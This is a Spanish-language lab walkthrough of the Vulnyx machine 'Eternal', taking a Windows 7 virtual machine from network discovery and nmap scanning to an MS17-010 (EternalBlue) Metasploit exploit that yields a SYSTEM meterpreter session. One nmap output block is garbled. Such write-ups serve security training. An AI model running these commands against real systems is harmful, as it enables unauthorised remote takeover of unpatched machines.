
## Máquina Eternal (Vulnyx)

De Ignacio Millán Ledesma Publicado el: 27 septiembre

Comenzamos con averiguar la dirección IP de la Máquina Victima, para ello utilizaremos la herramienta **netdiscover**, para ello ejecutamos el siguiente comando:

\$ netdiscover -i eth1 -r 10.0.2.0/24



• Kali (Máquina Atacante): 10.0.2.4

• Máquina Victima: 10.0.2.18

Comprobamos si tenemos conexión con la Máquina Victima, para ello ejecutaremos el siguiente comando:

\$ ping -c 1 10.0.2.18

```
PING 10.0.2.18 (10.0.2.18) 56(84) bytes of data.
64 bytes from 10.0.2.18: icmp_seq=1 ttl=128 time=0.325 ms

— 10.0.2.18 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.325/0.325/0.325/0.000 ms
```

Como se puede comprobar por el TTL nos enfrentamos a una Máquina Windows.

A continuación, realizamos con la herramienta **nmap** un reconocimiento de los servicios, para ello ejecutamos el siguiente comando:

\$ nmap -Pn 10.0.2.18 -sVC

```
Starting Name 7.95 (https://mon.etg ) at 2023-09-14 0219 CSS Name 5 con report for 30-0-2-18 N
```

Como podemos comprobar la Máquina Victima tiene abiertos los puertos 135, 139, 445, 5357, 49152, 49153, 49154, 49155, 49156, 49157; y nos confirma que se trata de una Máquina con **Windows 7**.

A continuación, comprobamos si el servicio que corre por el puerto 445 (**smb**) es vulnerable su versión, para ello usaremos el **script vuln** de **nmap**, para ello ejecutaremos el siguiente comando:

\$ nmap -p 445 10.0.2.18 --script vuln

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-14 02:22 CEST
Nmap scan report for 10.0.2.18
Host is up (0.00045s latency).

PORT STATE SERVICE
445/tcp open microsoft-ds
MAC Address: 08:00:27:64:E5:DF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
| VULNERABLE:
| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
| State: VULNERABLE
| IDs: CVE:CVE-2017-0143
| Risk factor: HIGH
| A critical remote code execution vulnerability exists in Microsoft SMBv1
| servers (ms17-010).
```

Y comprobamos que es vulnerable.

A continuación, haremos uso de la herramienta **Metasploit**, para ello ejecutamos el siguiente comando para arrancarla:

\$ msfconsole

Buscamos este **exploit**, para ello ejecutamos el siguiente comando dentro de la consola de Metasploit:

msf6> search ms17-010

Seleccionamos, configuramos y lanzamos el exploit, para ello ejecutamos los siguiente comandos dentro de la consola de Metasploit:

```
msf6> use 0
msf6> set RHOST 10.0.2.18
msf6> run
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```